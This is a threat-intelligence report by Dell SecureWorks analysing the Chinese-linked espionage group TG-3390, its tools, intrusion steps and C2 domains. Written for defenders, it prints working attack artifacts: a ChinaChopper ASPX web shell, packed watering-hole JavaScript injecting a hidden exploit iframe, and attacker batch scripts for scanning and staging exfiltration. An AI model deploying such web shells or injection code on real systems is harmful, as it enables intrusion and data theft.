Intelligence

- Advisories
- CTU Research Team
- Cyber Security Index
- Global Threat Intelligence
- Targeted Threat Intelligence
- Borderless Threat Monitoring
- Malware Code Analysis
- Research Blog
- Security Tools
- Threat Analyses
- Advanced Threat Resource Center
- Advanced Threat Services
- Advanced Persistent Threats

Home › Intelligence › Threat Analyses › Threat Group-3390 Targets Organizations for Cyberespionage

Threat Group-3390 Targets Organizations for Cyberespionage

- **Author:** Dell SecureWorks Counter Threat Unit™ Threat Intelligence
- **Date:** 05 August 2015
- **URL:** www.secureworks.com/cyber-threat-intelligence/threats/threat-group-3390-targets-organizations-for-cyberespionage

Summary

Dell SecureWorks Counter Threat Unit(TM) (CTU) researchers investigated activities associated with Threat Group-3390[1] (TG-3390). Analysis of TG-3390's operations, targeting, and tools led CTU researchers to assess with moderate confidence the group is located in the People's Republic of China. The threat actors target a wide range of organizations: CTU researchers have observed TG-3390 actors obtaining confidential data on defense manufacturing projects, but also targeting other industry verticals and attacking organizations involved in international relations. The group extensively uses long-running strategic web compromises[2] (SWCs), and relies on whitelists to deliver payloads to select victims. In comparison to other threat groups, TG-3390 is notable for its tendency to compromise Microsoft Exchange servers using a custom backdoor and credential logger.

CTU researchers divided the threat intelligence about TG-3390 into two sections: strategic and tactical. Strategic threat intelligence includes an assessment of the ongoing threat posed by the threat group. Executives can use this assessment to determine how to reduce risk to their organization's mission and critical assets. Tactical threat intelligence is based on incident response investigations and research, and is mapped to the kill chain. Computer network defenders can use this information to reduce the time and effort associated with responding to TG-3390.

Key points

Explanations of how CTU researchers identify attribution and gauge confidence levels are available in the Appendix A.

- CTU researchers assess with moderate confidence that TG-3390 is based in the People's Republic of China.
- CTU researchers have evidence that the threat group compromised U.S. and UK organizations in the following verticals: manufacturing (specifically aerospace (including defense contractors), automotive, technology, energy, and pharmaceuticals), education, and legal, as well as organizations focused on international relations. Based on analysis of the group's SWCs, TG-3390 operations likely affect organizations in other countries and verticals.
- TG-3390 operates a broad and long-running campaign of SWCs and has compromised approximately 100 websites as of this publication. Through an IP address whitelisting process, the threat group selectively targets visitors to these websites.
- After the initial compromise, TG-3390 delivers the HttpBrowser backdoor to its victims. The threat actors then move quickly to compromise Microsoft Exchange servers and to gain complete control of the target environment.
- The threat actors are adept at identifying key data stores and selectively exfiltrating all of the high-value information associated with their goal.
- CTU researchers recommend the following practices to prevent or detect TG-3390 intrusions:
  - Search web log files for evidence of web server scanning using the URIs listed in the Exploitation section and evidence of exfiltration using the User-Agent in the Actions on objective section.
  - Require two-factor authentication for all remote access solutions, including OWA.
  - Audit ISAPI filters and search for web shells on Microsoft Exchange servers.

Strategic threat intelligence

CTU researchers assess the threat posed by a threat group by reviewing intent and capability (see

Figure 1). Threat groups pose varying threats to different organizations, and even a very capable group may pose a low threat if it does not have the intent to target a particular organization.

Figure 1. Threat is based on a threat group's intent and capability. (Source: Dell SecureWorks)

Intent

CTU researchers infer intent by aggregating observations, analyzing a threat group's activity, and placing the information in a wider context.

Like many threat groups, TG-3390 conducts strategic web compromises (SWCs), also known as watering hole attacks, on websites associated with the target organization's vertical or demographic to increase the likelihood of finding victims with relevant information. CTU researchers assess with high confidence that TG-3390 uses information gathered from prior reconnaissance activities to selectively compromise users who visit websites under its control. Most websites compromised by TG-3390 actors are affiliated with five types of organizations around the world:

- large manufacturing companies, particularly those supplying defense organizations
- energy companies
- embassies in Washington, DC representing countries in the Middle East, Europe, and Asia, likely to target U.S.-based users involved in international relations
- non-governmental organizations (NGOs), particularly those focused on international relations and defense
- government organizations

Based on this information, CTU researchers assess that TG-3390 aims to collect defense technology and capability intelligence, other industrial intelligence, and political intelligence from governments and NGOs.

Attribution

To assess attribution, CTU researchers analyze observed activity, third-party reporting, and contextual intelligence. For the following reasons, CTU researchers assess with moderate confidence that TG-3390 has a Chinese nexus:

- The SWC of a Uyghur cultural website suggests intent to target the Uyghur ethnic group, a Muslim minority group primarily found in the Xinjiang region of China. Threat groups outside of China are unlikely to target the Uyghur people.
- TG-3390 uses the PlugX remote access tool. The menus for PlugX's server-side component are written exclusively in Standard Chinese (Mandarin), suggesting that PlugX operators are familiar with this language.
- CTU researchers have observed TG-3390 activity between 04:00 and 09:00 UTC, which is 12:00 to 17:00 local time in China (UTC +8). The timeframe maps to the second half of the workday in China.
- The threat actors have used the Baidu search engine, which is only available in Chinese, to conduct reconnaissance activities.
- CTU researchers have observed the threat group obtaining information about specific U.S. defense projects that would be desirable to those operating within a country with a manufacturing base, an interest in U.S. military capability, or both.

CTU researchers recognize that the evidence supporting this attribution is circumstantial. It is possible that TG-3390 is false-flag operation by a threat group outside of China that is deliberately planting indications of a Chinese origin.

Capability

To assess a threat group's capability, CTU researchers analyze its resources, technical proficiency, and tradecraft.

Resources

TG-3390 has access to proprietary tools, some of which are used exclusively by TG-3390 and others that are shared among a few Chinese threat groups. The complexity and continual development of these tools indicates a mature development process. TG-3390 can quickly leverage compromised network infrastructure during an operation and can conduct simultaneous intrusions into multiple environments. This ability is further demonstrated by analysis of interactions between TG-3390 operators and a target environment. CTU researchers found no evidence of multiple operators working simultaneously against a single organization. This efficiency of operation (a 1:1 ratio of operator to observed activity) suggests that TG-3390 can scale to conduct the maximum number of simultaneous operations. These characteristics suggest that the threat group is well resourced and has access to a tools development team and a team focused on SWCs.

Technical proficiency

TG-3390's obfuscation techniques in SWCs complicate detection of malicious web traffic redirects. Malware used by the threat group can be configured to bypass network-based detection; however, the threat actors rarely modify host-based configuration settings when deploying payloads. CTU researchers have observed the threat actors installing a credential logger and backdoor on Microsoft Exchange servers, which requires a technical grasp of Internet Information Services (IIS). TG-3390 uses older exploits to compromise targets, and CTU researchers have not observed the threat actors using zero-day exploits as of this publication. The threat actors demonstrated the ability to adapt when reentering a network after an eviction, overcoming technical barriers constructed by network defenders.

Tradecraft

In addition to using SWCs to target specific types of organizations, TG-3390 uses spearphishing emails to target specific victims. CTU researchers assess with high confidence that the threat actors follow an established playbook during an intrusion. They quickly move away from their initial access vector to hide their entry point and then target Exchange servers as a new access vector. As of this publication, CTU researchers have not discovered how TG-3390 keeps track of the details associated with its compromised assets and credentials. However, the threat actors' ability to reuse these

SecureWorks.

assets and credentials, sometimes weeks or months after the initial compromise, indicates the group is disciplined and well organized. After gaining access to a target network in one intrusion analyzed by CTU researchers, TG-3390 actors identified and exfiltrated data for specific projects run by the target organization, indicating that they successfully obtained the information they sought. Data exfiltration occurred almost four weeks after the initial compromise and continued for two weeks (see Figure 2).

Figure 2. Data exfiltration timeline. (Source: Dell SecureWorks)

Note: The adversary's end goal is to exfiltrate, not infiltrate. Organizations often miss multiple opportunities to detect and disrupt the threat actors before they can achieve their objective. Alerts for credential theft tools and privileged account lockouts should be investigated.

Tactical threat intelligence

Known tools

CTU researchers have observed TG-3390 actors using tools that are favored by multiple threat groups:

- PlugX — A remote access tool notable for communications that may contain HTTP headers starting with "X-" (e.g., "X-Session: 0"). Its presence on a compromised system allows a threat actor to execute a wide variety of commands, including uploading and downloading files, and spawning a reverse shell. The malware can be configured to use multiple network protocols to avoid network-based detection. DLL side loading is often used to maintain persistence on the compromised system.
- HttpBrowser (also known as TokenControl) — A backdoor notable for HTTPS communications with the HttpBrowser/1.0 User-Agent (see Figure 3). HttpBrowser's executable code may be obfuscated through structured exception handling and return-oriented programming. Its presence on a compromised system allows a threat actor to spawn a reverse shell, upload or download files, and capture keystrokes. Antivirus detection for HttpBrowser is extremely low and is typically based upon heuristic signatures. DLL side loading has been used to maintain persistence on the compromised system. More information about HttpBrowser is available in Appendix B.

```
Stream Content
GET /loop?c=WILECOYO-55DA17->Administrator&l=200.200.200.100&o=5,1,1,32&u={BFA1878F-
A951-4EC6-877D-DA72CA5E4740}&r=1&t=7475343 HTTP/1.1
User-Agent: HttpBrowser/1.0
Host: www.microsoft-outlook.org
Connection: Keep-Alive
```

Figure 3. HttpBrowser URI. (Source: Dell SecureWorks)

- ChinaChopper web shell — A web-based executable script (see Figure 4) that allows a threat actor to execute commands on the compromised system. The server-side component provides a simple graphical user interface for threat actors interacting with web shells.

```
<%@ Page Language="Jscript"%><%eval(Request.Item["admin-na-google123!@#"],"unsafe");%>
```

Figure 4. ChinaChopper web shell. (Source: Dell SecureWorks)

Passwords, like "admin-na-google123!@#" shown in Figure 4, are required to interact with the web shell. TG-3390 has used additional web shells containing similarly formatted passwords.

- Hunter — A web application scanning tool written by @tojen to identify vulnerabilities in Apache Tomcat, Red Hat JBoss Middleware, and Adobe ColdFusion (see Figure 5). It can also identify open ports, collect web banners, and download secondary files.

```
hunter.exe 1.0 @tojen
Usage:
hunter.exe -h http://www.x.com:80/
hunter.exe -g http://www.x.com:80/
hunter.exe -b x.x.x.x/x 80,8080 [-t 200 -o result.txt]
hunter.exe -p x.x.x.x/x 80,8080 [-t 200 -o result.txt]
hunter.exe -v x.x.x.x/x 80,8080 [-t 200 -o result.txt]
hunter.exe -s x.com [-o result.txt]
```

Figure 5. Hunter usage. (Source: Dell SecureWorks)

The following tools appear to be exclusive to TG-3390:

- OwaAuth web shell — A web shell and credential stealer deployed to Microsoft Exchange servers. It is installed as an ISAPI filter. Captured credentials are DES-encrypted using the password "12345678" and are written to the log.txt file in the root directory. Like the ChinaChopper web shell, the OwaAuth web shell requires a password. However, the OwaAuth web shell password contains the victim organization's name. More information about the OwaAuth web shell is available in Appendix C.
- ASPXTool — A modified version of the ASPXSpy web shell (see Figure 6). It is deployed to internally accessible servers running Internet Information Services (IIS).

Figure 6. ASPXTool web shell. (Source: Dell SecureWorks)

TG-3390 actors have also used the following publicly available tools:

- Windows Credential Editor (WCE) — obtains passwords from memory
- gsecdump — obtains passwords from memory
- winrar — compresses data for exfiltration
- nbtscan — scans NetBIOS name servers

Tactics, techniques, and procedures

Incident response engagements have given CTU researchers insight into the tactics TG-3390 employs during intrusions.

Reconnaissance

CTU researchers have not observed TG-3390 actors performing reconnaissance prior to compromising organizations. As discussed in the Actions on objectives section, the threat actors appear to wait until they have established a foothold.

Development

TG-3390 actors use command and control (C2) domains for extended periods of time but frequently change the domains' IP addresses. The new IP addresses are typically on the same subnet as the previous ones.

TG-3390 is capable of using a C2 infrastructure that spans multiple networks and registrars. The most common registrar used by the adversary is HiChina Zhicheng Technology Ltd. The threat actors have a demonstrated ability to move from one network provider to another, using some infrastructure for extended periods of time and other domains for only a few days. Seemingly random activity patterns in infrastructure deployment and usage, along with the ability to use a wide variety of geographically diverse infrastructure, help the threat actors avoid detection.

TG-3390 SWCs may be largely geographically independent, but the group's most frequently used C2 registrars and IP net blocks are located in the U.S. Using a U.S.-based C2 infrastructure (see Figure 7) to compromise targets in the U.S. helps TG-3390 actors avoid geo-blocking and geo-flagging measures used in network defense.



Figure 7. Geolocation of TG-3390 infrastructure observed by CTU researchers. The dark green signifies a high count of C2 registrars and IP net blocks, while the light green represents a smaller count. (Source: Dell SecureWorks)

The threat actors create PlugX DLL stub loaders that will run only after a specific date. The compile dates of the samples analyzed by CTU researchers are all later than the hard-coded August 8, 2013 date, indicating that the code might be reused from previous tools.

The OwaAuth web shell is likely created with a builder, given that the PE compile time of the binary does not change between instances and the configuration fields are padded to a specific size. The adversaries modify publicly available tools such as ASPXSpy to remove identifying characteristics that network defenders use to identify web shells.

Weaponization

As of this publication, CTU researchers are unsure if TG-3390 relies on weaponizers to package tools and exploits.

Delivery

TG-3390 conducts SWCs or sends spearphishing emails with ZIP archive attachments. The ZIP archives have names relevant to the targets and contain both legitimate files and malware. One archive sample analyzed by CTU researchers contained a legitimate PDF file, a benign image of interest to targets (see Figure 8), and an HttpBrowser installer disguised as an image file.

Figure 8. Decoy image. (Source: Dell SecureWorks)

In SWCs analyzed by CTU researchers, the threat actors added the Dean Edwards packed JavaScript code shown in Figure 9 to the end of a legitimate website's menu page.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e
(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--
)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('6.7("<1 8=\
\"5://2.3.4.c/d/e.9\\" a=0 b=0></1>");',15,15,'|iframe|106|187|98|http|document|write|
src|php|width|height|115|newsticker|sticker'.split('|'),0,{}))
```

Figure 9. SWC code. (Source: Dell SecureWorks)

As shown in Figure 10, the unpacked JavaScript code reveals an iframe pointing to an IP address that is hosting the exploit.

```
document.write("<iframe src=\"http://106.187.98.115/newsticker/sticker.php\"
width=0 height=0></iframe>");
```

Figure 10. Unpacked JavaScript code. (Source: Dell SecureWorks)

Both the redirect code on the compromised site and the exploit code appear and disappear, indicating that the adversaries add the code when they want to leverage the SWC and remove the code when it is not in use to limit the visibility of their operations. The threat actors have evolved to whitelisting IP addresses and only delivering the exploit and payload to specific targets of interest. CTU researchers have observed TG-3390 compromising a target organization's externally and internally accessible assets, such as an OWA server, and adding redirect code to point internal users to an external website that hosts an exploit and delivers malware.

Exploitation

TG-3390 actors have used Java exploits in their SWCs. In particular, the threat actors have exploited CVE-2011-3544, a vulnerability in the Java Runtime Environment, to deliver the HttpBrowser backdoor; and CVE-2010-0738, a vulnerability in JBoss, to compromise internally and externally accessible assets used to redirect users' web browsers to exploit code.

In activity analyzed by CTU researchers, TG-3390 executed the Hunter web application scanning tool against a target server running IIS. Hunter queried the following URIs in a specific order to determine if the associated software configurations are insecure, and all queries contained the HttpClient User-Agent:

- GET /manager/html/ — Tomcat web application manager
- GET /jmx-console/ — JBoss configuration
- GET /CFIDE/administrator/login.cfm — ColdFusion configuration

Installation

TG-3390 uses DLL side loading, a technique that involves running a legitimate, typically digitally signed, program that loads a malicious DLL. CTU researchers have observed the threat actors employing legitimate Kaspersky antivirus variants in analyzed samples. The DLL acts as a stub loader, which loads and executes the shell code. The adversaries have used this technique to allow PlugX and HttpBrowser to persist on a system.

> Note: DLL side loading is a prevalent persistence technique that is used to launch a multitude of backdoors. The challenge is detecting known good software loading and running malware. As security controls have improved, DLL side loading has evolved to load a payload stored in a different directory or from a registry value.

In other cases, threat actors placed web shells on externally accessible servers, sometimes behind a reverse proxy, to execute commands on the compromised system. TG-3390 actors have deployed the OwaAuth web shell to Exchange servers, disguising it as an ISAPI filter. The IIS w3wp.exe process loads the malicious DLL, which CTU researchers have observed in the Program Files\Microsoft\Exchange Server\ClientAccess\Owa\Bin directory.

Command and control

To traverse the firewall, C2 traffic for most TG-3390 tools occurs over ports 53, 80, and 443. The PlugX malware can be configured to use HTTP, DNS, raw TCP, or UDP to avoid network-based detection. In one sample analyzed by CTU researchers, PlugX was configured with hard-coded user credentials to bypass a proxy that required authentication. Newer HttpBrowser versions use SSL with self-signed certificates to encrypt network communications.

TG-3390 actors frequently change the C2 domain's A record to point to the loopback IP address 127.0.0.1, which is a variation of a technique known as "parking." Other variations of parking point the IP address to Google's recursive name server 8.8.8.8, an address belonging to Confluence, or to other non-routable addresses. When the adversaries' operations are live, they modify the record again to point the C2 domain to an IP address they can access. A domain name parking example is available in Appendix D.

Actions on objective

CTU researchers have discovered numerous details about TG-3390 operations, including how the adversaries explore a network, move laterally, and exfiltrate data. As shown in Figure 11, after compromising an initial victim's system (patient 0), the threat actors use the Baidu search engine to search for the victim's organization name. They then identify the Exchange server and attempt to install the OwaAuth web shell. If the OwaAuth web shell is ineffective because the victim uses two-factor authentication for webmail, the adversaries identify other externally accessible servers and deploy ChinaChopper web shells. Within six hours of entering the environment, the threat actors compromised multiple systems and stole credentials for the entire domain.



Figure 11. Timeline, in Eastern Time, of TG-3390's initial entry into a victim's network. (Source: Dell SecureWorks)

The threat actors use the Hunter and nbtscan tools, sometimes renamed, to conduct network reconnaissance for vulnerable servers and online systems (see Figure 12). TG-3390 actors favor At.exe to create scheduled tasks for executing commands on remote systems.

```
@echo off
c:\temp\ipcan.exe 10.10.0.1/16>>c:\temp\ipcan.txt
exit
```

Figure 12. nbtscan batch script (renamed ipcan.exe) used to profile network. (Source: Dell SecureWorks)

Over a few days' span, the threat actors install remote access tools on additional systems based upon the results of the network reconnaissance. They use At.exe to schedule tasks to run self-extracting RAR archives, which install either HttpBrowser or PlugX. CTU researchers observed the threat actors collecting Cisco VPN profiles to use when accessing the victim's network via VPN (see Figure 13).

```
"cmd" /c cd /d "c:\Windows\Temp\"&copy \\[REDACTED]\c$\programdata\*.pcf
```

Figure 13. Copying of .pcf files. (Source: Dell SecureWorks)

To facilitate lateral movement, the adversaries deploy ASPXTool web shells to internally accessible systems running IIS.

CTU researchers have observed the threat actors encrypting data using the password "admin-windows2014" and splitting the RAR archives into parts in the recycler directory, with the same name as the uncompressed data (see Figure 14).

```
@echo off
c:\windows\temp\svchost.exe a -k -r -s -m5 -v1024000 -padmin-windows2014
"e:\recycler\REDACTED.rar" "e:\ProgramData\REDACTED\"
exit
```

Figure 14. Batch script used to archive data. (Source: Dell SecureWorks)

The number at the end of the password corresponds to the year of the intrusion. For example, the password "admin-windows2014" shown in Figure 14 was changed to "admin-windows2015" for TG-3390 intrusions conducted in 2015.

Note: CTU researchers frequently observe threat actors renaming archiving tools and storing data for exfiltration in uncommon directories. In some instances, adversaries exceed disk space limits during the exfiltration process, requiring the staging of archives on multiple systems. Unexplained disk quota alerts on typically underutilized systems warrants immediate investigation.

Another batch script run by a scheduled task renames the archives on the file server (see Figure 15).

```
@echo off
pushd e:\recycler\
ren *.rar *.zip
exit
```

Figure 15. Batch script used to rename exfiltrated data. (Source: Dell SecureWorks)

CTU researchers have observed TG-3390 actors staging RAR archives, renamed with a .zip file extension, on externally accessible web servers. The adversaries then issue HTTP GET requests, sometimes with the User-Agent MINIXL, to exfiltrate the archive parts from the victim's network (see Figure 16).

```
GET /Resources/images/Project1.part001.zip - 4443 - [REDACTED] MINIXL 200 0 995 254
```

Figure 16. Example GET request from IIS log. (Source: Dell SecureWorks)

In other intrusions, data was exfiltrated using the PlugX remote access tool. Figure 17 shows network data transfer sizes for a month-long period beginning with TG-3390's re-entry into a network. Approximately 300 GB of data was exfiltrated during that span.



Figure 17. Network data transfer sizes to C2 servers after TG-3390 reentry into a network. (Source: Dell SecureWorks)

CTU observations

Figure 18 is a UTC time wheel depicting which hours the threat actors actively operated in one target environment during a three-day intrusion observed by CTU researchers. The concentric bands represent the days of the week, with Saturday as the outside band and Sunday as the innermost band, and each cell represents an hour. The darker the cell color, the higher the activity level; white indicates no observed activity. TG-3390 was most active between 04:00 and 09:00 UTC.



Figure 18. Mapping of TG-3390's interactions with web shells during an intrusion responded to by CTU researchers. The legend across the bottom of the figure lists the upper bound of interactions that are represented by each color variation on the wheel. Times are based on UTC. (Source: Dell SecureWorks)

Response to eviction

Successfully evicting TG-3390 from an environment requires a coordinated plan to remove all access points, including remote access tools and web shells. Within weeks of eviction, the threat actors attempt to access their ChinaChopper web shells from previously used IP addresses. Finding the web shells inaccessible, the adversaries search google.co.jp for remote access solutions. CTU researchers discovered the threat actors searching for "[company] login," which directed them to the landing page for remote access. TG-3390 attempts to reenter the environment by identifying accounts that do not require two-factor authentication for remote access solutions, and then brute forcing usernames and passwords. After reestablishing access, the adversaries download tools such as gsecudmp and WCE that are staged temporarily on websites that TG-3390 previously compromised but never used. CTU researchers believe legitimate websites are used to host tools because web proxies categorize the sites as benign.

Note: Numerous threat groups use legitimate remote access solutions (VPN, Citrix, OWA, etc.) to enter or reenter a network. After executing an eviction plan, it is paramount to reset all credentials, including those for third-party accounts, preferably after implementing two-factor authentication.

TG-3390 actors keep track of and leverage existing ASPXTool web shells in their operations, preferring to issue commands via an internally accessible web shell rather than HttpBrowser or PlugX. After reentering an environment, the threat actors focus on obtaining the active directory contents. Figure 19 shows a timeline of TG-3390 attempting to regain a foothold in a network in a span of only five hours.



Figure 19. Timeline, in Eastern Time, of TG-3390's reentry into a compromised network. (Source: Dell SecureWorks)

Note: Relying primarily on network-based security controls will not deter most threat groups from achieving their objective. Adversaries can overcome blacklisted infrastructure in minutes, as TG-3390 actors did when they staged tools on compromised web servers.

Team member or team identifier

Analysis of the OwaAuth web shell revealed a PDB string with the "SyberSpace" username (see Figure 20).

```
C:\Users\SyberSpace\Desktop\owa\HttpsExts\HttpsExts\HttpsExts\obj\Release\OwaAuth.pdb
```

Figure 20. OwaAuth web shell PDB string. (Source: Dell SecureWorks)

Further research revealed additional tools containing the same username (see Figure 21).

```
c:\Users\SyberSpace\Desktop\Uac\Release\Uac.pdb
c:\Users\SyberSpace\Desktop\code\Release\code.pdb
c:\Users\SyberSpace\Desktop\Local\Release\Local.pdb
c:\Users\SyberSpace\Desktop\gsecdump\hashdump\Release\hashdump.pdb
c:\Users\SyberSpace\Desktop\inline_asm_vc\test\Release\test.pdb
c:\Users\SyberSpace\Desktop\RemCom_SRC_1.2\RemCom\Release\RemCom.pdb
```

Figure 21. PDB strings containing the 'SyberSpace' username. (Source: Dell SecureWorks)

CTU researchers have no evidence to determine if these tools are also used by TG-3390.

Conclusion

TG-3390 is known for compromising organizations via SWCs and moving quickly to install backdoors on Exchange servers. Despite the group's proficiency, there are still many opportunities to detect and disrupt its operation by studying its *modus operandi*. The threat actors work to overcome existing security controls, or those put in place during an engagement, to complete their mission of exfiltrating intellectual property. Due to TG-3390's determination, organizations should formulate a solid eviction plan before engaging with the threat actors to prevent them from reentering the network.

Threat indicators

The indicators in Table 1 are associated with TG-3390 activity. The domains and IP addresses may contain malicious content, so consider the risks before opening them in a browser.

INDICATOR	TYPE	CONTEXT
american.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
api.apigmail.com	Domain name	TG-3390 infrastructure Confidence: High
apigmail.com	Domain name	TG-3390 infrastructure Confidence: High
backup.darkhero.org	Domain name	TG-3390 infrastructure Confidence: High
bel.updatawindows.com	Domain name	TG-3390 infrastructure Confidence: High
binary.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
castle.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
ctcb.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
darkhero.org	Domain name	TG-3390 infrastructure Confidence: High
dav.local-test.com	Domain name	TG-3390 infrastructure Confidence: High
test.local-test.com	Domain name	TG-3390 infrastructure Confidence: High
dev.local-test.com	Domain name	TG-3390 infrastructure Confidence: High
ocean.local-test.com	Domain name	TG-3390 infrastructure Confidence: High
ga.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
helpdesk.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
helpdesk.csc-na.com	Domain name	TG-3390 infrastructure Confidence: High
helpdesk.hotmail-onlines.com	Domain name	TG-3390 infrastructure Confidence: High
helpdesk.lnip.org	Domain name	TG-3390 infrastructure Confidence: High
hotmail-onlines.com	Domain name	TG-3390 infrastructure Confidence: High
jobs.hotmail-onlines.com	Domain name	TG-3390 infrastructure Confidence: High
justufogame.com	Domain name	TG-3390 infrastructure Confidence: High
lnip.org	Domain name	TG-3390 infrastructure Confidence: High
local-test.com	Domain name	TG-3390 infrastructure Confidence: High
login.hansoftupdate.com	Domain name	TG-3390 infrastructure Confidence: High
long.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
longlong.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
longshadow.dyndns.org	Domain name	TG-3390 infrastructure Confidence: High

longshadow.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
longykcai.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
lostself.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
mac.navydocument.com	Domain name	TG-3390 infrastructure Confidence: High
mail.csc-na.com	Domain name	TG-3390 infrastructure Confidence: High
mantech.updatawindows.com	Domain name	TG-3390 infrastructure Confidence: High
micr0soft.org	Domain name	TG-3390 infrastructure Confidence: High
microsoft-outlook.org	Domain name	TG-3390 infrastructure Confidence: High
mtc.navydocument.com	Domain name	TG-3390 infrastructure Confidence: High
navydocument.com	Domain name	TG-3390 infrastructure Confidence: High
mtc.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
news.hotmail-onlines.com	Domain name	TG-3390 infrastructure Confidence: High
oac.3322.org	Domain name	TG-3390 infrastructure Confidence: High
ocean.apigmail.com	Domain name	TG-3390 infrastructure Confidence: High
pchomeserver.com	Domain name	TG-3390 infrastructure Confidence: High
registre.organiccrap.com	Domain name	TG-3390 infrastructure Confidence: High
security.pomsys.org	Domain name	TG-3390 infrastructure Confidence: High
services.darkhero.org	Domain name	TG-3390 infrastructure Confidence: High
sgl.updatawindows.com	Domain name	TG-3390 infrastructure Confidence: High
shadow.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
sonoco.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
test.logmastre.com	Domain name	TG-3390 infrastructure Confidence: High
up.gtalklite.com	Domain name	TG-3390 infrastructure Confidence: High
updatawindows.com	Domain name	TG-3390 infrastructure Confidence: High
update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
update.deepsoftupdate.com	Domain name	TG-3390 infrastructure Confidence: High
update.hancominc.com	Domain name	TG-3390 infrastructure Confidence: High
update.micr0soft.org	Domain name	TG-3390 infrastructure Confidence: High
update.pchomeserver.com	Domain name	TG-3390 infrastructure Confidence: High
urs.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
wang.darkhero.org	Domain name	TG-3390 infrastructure Confidence: High
webs.local-test.com	Domain name	TG-3390 infrastructure Confidence: High
word.apigmail.com	Domain name	TG-3390 infrastructure Confidence: High
wordpress.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
